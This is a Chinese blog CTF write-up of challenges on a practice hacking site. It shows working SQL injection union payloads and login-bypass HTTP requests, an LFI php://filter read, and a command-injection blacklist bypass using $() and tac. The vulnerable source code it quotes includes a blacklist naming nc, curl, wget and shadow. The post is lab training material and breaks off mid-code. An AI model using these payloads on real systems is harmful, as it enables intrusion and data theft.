Hackme Writeup

原创

wywwzjj 于 2019-05-21 09:35:33 发布 1713 收藏

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_42348709/article/details/90400497

版权

CTF 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

https://wywwzjj.top/2019/02/02/Hackme-Writeup/

hide and seek

> Can you see me? I'm so close to you but you can't see me.

这题查看源码即可。

guestbook


> This guestbook sucks. sqlmap is your friend.

既然提示有 `sqlmap` ，或许可以一把梭。

先手注一波试试，发现没有任何过滤。

有四个字段，看一下**显位**。

https://hackme.inndy.tw/gb/?mod=read&id=0 union select 1,2,3,4


https://hackme.inndy.tw/gb/?mod=read&id=0%20union%20select%201,2,3,4

Super-Simple-Vunlerable-Guestbook

Post -- 2


3

at 4

都有明显回显，直接上吧，盲注太慢。

拿到列名

https://hackme.inndy.tw/gb/?mod=read&id=0 union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()


https://hackme.inndy.tw/gb/?mod=read&id=0%20union%20select%201,2,3,group_concat(table_na...

Super-Simple-Vunlerable-Guestbook


Post -- 2

3

at flag,posts,users

查询所有数据

https://hackme.inndy.tw/gb/?mod=read&id=0 union select 1,2,3,group_concat(flag) from flag



https://hackme.inndy.tw/gb/?mod=read&id=0%20union%20select%201,2,3,group_concat(flag)%20from%20flag

Super-Simple-Vunlerable-Guestbook

Home | Message List | New Post

Delete

Post -- 2

3

at http://i.giphy.com/3o72FdPiRXBRbBLUc0.gif,FLAG{Y0U_[redacted][redacted]QL_1NJ[redacted]10N!!!' or 595342>123123#},http://i.giphy.com/m7BTtLWhjkEJa.gif

LFI

> What this admin’s password? That is not important at all, just get the flag. Tips: LFI, `php://filter`

用到 PHP 伪协议：`php://filter`

```
php://filter/read=convert.base64-encode/resource=pages/login

// 得到 login.php
<?php
require('config.php');
if($_POST['user'] === 'admin' && md5($_POST['pass']) === 'bed128365216c019988915ed3add75fb') {
    echo $flag;
} else {
?>
<form action="?page=pages/login" method="post" role="form">
 <div class="form-group">
  <label for="user-i">User</label>
  <input type="text" class="form-control" id="user-i" placeholder="Username" name="user">
 </div>
 <div class="form-group">
  <label for="pass-i">Password</label>
  <input type="password" class="form-control" id="pass-i" placeholder="Password" name="pass">
 </div>
 <button type="submit" class="btn btn-primary">Login</button>
</form>
<?php } ?>

// 再看下 config.php，拿到 flag
$flag = "FLAG{Yoooooo_xsXSYP......}";
```

homepage

> Where is the flag? Did you check the code?

提示查看源代码，发现了一个特别的 `cute.js`。

```
嚝从赣����= /嚚�嚚榅湛�赣�� ~�?����?   //*繊����*/ ['_']; o=(嚝�蔑嚝�)  =_=3; c=(嚝巵矚��) =(嚝�蔑嚝�
)-(嚝�蔑嚝�); (嚝氲筒��) =(嚝巵矚��)= (o^_^o)/ (o^_^o);(嚝氲筒��)={嚝巵矚��: '_' ,嚝从赣���� : ((嚝从赣��
��==3) +'_') [嚝巵矚�篏 ,嚝�蔑嚝��� :(嚝从赣����+ '_')[o^_^o -(嚝巵矚��)] ,嚝氲筒����:((嚝�蔑嚝�==3) +
'_')[嚝�蔑嚝篏 }; (嚝氲筒��) [嚝巵矚�篏 =((嚝从赣����==3) +'_') [c^_^o];(嚝氲筒��) ['c'] = ((嚝氲筒��)+'_')
[ (嚝�蔑嚝�)+(嚝�蔑嚝�)-(嚝巵矚��) ];(嚝氲筒��) ['o'] = ((嚝氲筒��)+'_') [嚝巵矚�篏;(嚝剅嚝�)=(嚝氲筒��) ['
c']+(嚝氲筒��) ['o']+(嚝从赣���� +'_')[嚝巵矚�篏+ ((嚝从赣����==3) +'_') [嚝�蔑嚝篏 + ((嚝氲.......
```

别的师傅说是 `aaencode` 加密，我有点懵逼，以后再弄吧，这种题不值得多花时间。

ping

> Can you ping 127.0.0.1?

看来是源码审计的题目，命令注入。

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Ping</title>
</head>
<body>
    <form action="." method="GET">
        IP: <input type="text" name="ip"> <input type="submit" value="Ping">
    </form>
    <pre><?php
        $blacklist = [
            'flag', 'cat', 'nc', 'sh', 'cp', 'touch', 'mv', 'rm', 'ps', 'top', 'sleep', 'sed',
            'apt', 'yum', 'curl', 'wget', 'perl', 'python', 'zip', 'tar', 'php', 'ruby', 'kill',
            'passwd', 'shadow', 'root',
            'z',
            'dir', 'dd', 'df', 'du', 'free', 'tempfile', 'touch', 'tee', 'sha', 'x64', 'g',
            'xargs', 'PATH',
            '$0', 'proc',
            '/', '&', '|', '>', '<', ';', '"', '\'', '\\', "\n"
        ];

        set_time_limit(2);

        function ping($ip) {
            global $blacklist;

            if(strlen($ip) > 15) {
                return 'IP toooooo longgggggggggg';
            } else {
                foreach($blacklist as $keyword) {
                    if(strstr($ip, $keyword)) {
                        return "{$keyword} not allowed";
                    }
                }
                $ret = [];
                exec("ping -c 1 \"{$ip}\" 2>&1", $ret);
                return implode("\n", array_slice($ret, 0, 10));
            }
        }

        if(!empty($_GET['ip']))
            echo htmlentities(ping($_GET['ip']));
        else
            highlight_file(__FILE__);
    ?></pre>
</body>
</html>
```

发现 `$` 没有在黑名单内，还可以 ``

```
$(ls) / `ls`
ping: flag.php
index.php: Name or service not known

# cat 被过滤了，但有一堆可以查看文件内容的命令啊
tac  从最后一行开始显示，可以看出 tac 是 cat 的倒着写!
more 一页一页的显示档案内容
less 与 more 类似，但是比 more 更好的是，他可以往前翻页!
head 只看头几行
tail 只看尾巴几行
nl   显示的时候，顺道输出行号!

# 加个 * 模糊匹配一下
$(tac f*)
ping: $flag = 'FLAG{ping_$(capture-the-flag)_U.....}';
<?php: Name or service not known
```

scoreboard

> **DO NOT** ATTACK or SCAN scoreboard, you don’t need to do that.

`header` 里发现了 `x-flag`。

login as admin 0

> SQL Injection!

题目直接给了源码，开始审计。


```php
<?php
require('config.php');

// table schema
// user -> id, user, password, is_admin

function safe_filter($str) {
    $strl = strtolower($str);
    if (strstr($strl, 'or 1=1') || strstr($strl, 'drop') ||
        strstr($strl, 'update') || strstr($strl, 'delete')
    ) {
        return '';
    }
    return str_replace("'", "\\'", $str);
    // \' => \\'
}

$_POST = array_map(safe_filter, $_POST);

$user = null;

// connect to database

if(!empty($_POST['name']) && !empty($_POST['password'])) {
    $connection_string = sprintf('mysql:host=%s;dbname=%s;charset=utf8mb4', DB_HOST, DB_NAME);
    $db = new PDO($connection_string, DB_USER, DB_PASS);
    $sql = sprintf("SELECT * FROM `user` WHERE `user` = '%s' AND `password` = '%s'",
        $_POST['name'],
        $_POST['password']
    );
    try {
        $query = $db->query($sql);
        if($query) {
            $user = $query->fetchObject();
        } else {
            $user = false;
        }
    } catch(Exception $e) {
        $user = false;
    }
}


<?php if(!$user): ?>
<?php if($user === false): ?>
            <!-- debug: <?=$sql?> -->
<?php else: ?>
            <h4><?=sprintf("You %s admin!", $user->is_admin ? "are" : "are not")?></h4>
            <?php if($user->is_admin) printf("<code>%s</code>, %s", htmlentities($flag1), $where_is_flag2); ?>
<?php endif; ?>
```

看到 `DB_HOST` 这些参数还在想有没变量覆盖的洞，或许可连接自己的数据库， `safe_filter` 这并不能这样玩。

提示都说了是注入，还是老老实实 `sqli` 吧，简单的处理了一下 `POST` 数组，但是并不严格。

```
str_replace("'", "\\'", $str);
\' => \\' 即可绕过
```

既然加了 `or 1` ，正常就显示第一条，并不会只查 `admin` 用户，所以需要手动调下，否则看不到 `flag` 的噢。



```
POST /login0/ HTTP/1.1
Host: hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://hackme.inndy.tw/login0/
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

name=666&password=\' or 1 limit 1,1#
```


```
    <div class="container">
      <h1>Login as Admin 0</h1>
    </div>
  </div>

  <div class="container">
    <div class="navbar">
      <div class="container-fluid">
        <div class="navbar-header">
          <a class="navbar-brand" href="/">Please Hack Me</a>
        </div>
        <ul class="nav navbar-nav">
          <li>
            <a href="/scoreboard">Scoreboard</a>
          </li>
          <li>
            <a href="?show_source=1" target="_blank">Source Code</a>
          </li>
        </ul>
      </div>
    </div>
  </div>

  <div class="container">
    <div class="col-md-6 col-md-offset-3">
      <h3>Hi, admin</h3>

      <h4>You are admin!</h4>

      <code>FLAG{\' UNION SELECT [redacted]t;I Know[redacted] Inject[redacted]quot; #}</code>, flag2 in the
database!        </div>
```

`name=666&password=\' union select 1,1,1,1#` 直接就有了。

login as admin 0.1


> Grab the hidden flag

从上一题中可以看到：flag2 in the database! 另外注意到有回显位，就不需要盲注了，然后就是常规套路了。



```
POST /login0/ HTTP/1.1
Host: hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://hackme.inndy.tw/login0/
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

name=666&password=\' union select 1,(select group_concat(table_name) from
information_schema.tables where table_schema=database()),3,0#
```

```
  <div class="jumbotron">
    <div class="container">
      <h1>Login as Admin 0</h1>
    </div>
  </div>

  <div class="container">
    <div class="navbar">
      <div class="container-fluid">
        <div class="navbar-header">
          <a class="navbar-brand" href="/">Please Hack Me</a>
        </div>
        <ul class="nav navbar-nav">
          <li>
            <a href="/scoreboard">Scoreboard</a>
          </li>
          <li>
            <a href="?show_source=1" target="_blank">Source Code</a>
          </li>
        </ul>
      </div>
    </div>
  </div>

  <div class="container">
    <div class="col-md-6 col-md-offset-3">
      <h3>Hi, h1dden_f14g,user</h3>

      <h4>You are not admin!</h4>

          </div>
  </div>
</body>
</html>
```



```
POST /login0/ HTTP/1.1
Host: hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://hackme.inndy.tw/login0/
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

name=666&password=\' union select 1,(select group_concat(column_name) from
information_schema.columns where table_name="h1dden_f14g"),3,0#
```

```
    <div class="jumbotron">
        <div class="container">
            <h1>Login as Admin 0</h1>
        </div>
    </div>

    <div class="container">
        <div class="navbar">
            <div class="container-fluid">
                <div class="navbar-header">
                    <a class="navbar-brand" href="/">Please Hack Me</a>
                </div>
                <ul class="nav navbar-nav">
                    <li>
                        <a href="/scoreboard">Scoreboard</a>
                    </li>
                    <li>
                        <a href="?show_source=1" target="_blank">Source Code</a>
                    </li>
                </ul>
            </div>
        </div>
    </div>

    <div class="container">
        <div class="col-md-6 col-md-offset-3">
            <h3>Hi, the_f14g</h3>

            <h4>You are not admin!</h4>

                <div>
    </div>
</body>
</html>
```


login as admin 1

> Please login as admin.
> Tips: SQL Injection but `sqlmap` not working anymore.
> Update: Source code is available now.
> **Scanner WON'T WORK**

这题同样给了源码，与上一题大同小异，过滤稍微多点吧。

```
//require('WAF.php');

$ua = strtolower($_SERVER['HTTP_USER_AGENT']);
foreach($bad_ua as $bad) {
    if(strstr($ua, $bad)) {
        die("I don't like hackers. :(");
    }
}

function safe_filter($str) {
    $strl = strtolower($str);
